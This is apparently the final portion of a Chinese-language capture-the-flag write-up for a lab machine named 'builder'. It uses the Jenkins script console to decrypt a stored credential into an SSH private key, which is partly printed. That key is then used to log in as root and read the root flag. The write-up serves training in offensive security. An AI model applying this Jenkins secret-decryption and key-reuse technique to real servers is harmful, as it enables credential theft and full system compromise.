
所有外掛程式的 class 都可以使用。已預先 import 了 jenkins.*, jenkins.model.*, hudson.* 及 hudson.model.* 等 package。

```
println(hudson.util.Secret.decrypt("{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtkPiX6buY1J4YKYFziwyFA1wH/X5X
```

結果


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIWMAmTbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo
```

獲取root權限



```
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa root@10.10.11.10
The authenticity of host '10.10.11.10 (10.10.11.10)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.10' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Sep 23 07:39:02 AM UTC 2024

  System load:              0.0
  Usage of /:               66.2% of 5.81GB
  Memory usage:             37%
  Swap usage:               0%
  Processes:                215
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.10
  IPv6 address for eth0:    dead:beef::250:56ff:feb0:2378


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
root@builder:~# whoami
root
root@builder:~# 
```

root flag



```
root@builder:~# cat root.txt
c8074b01bb356c8bd4e5191e92962d2d
root@builder:~#
```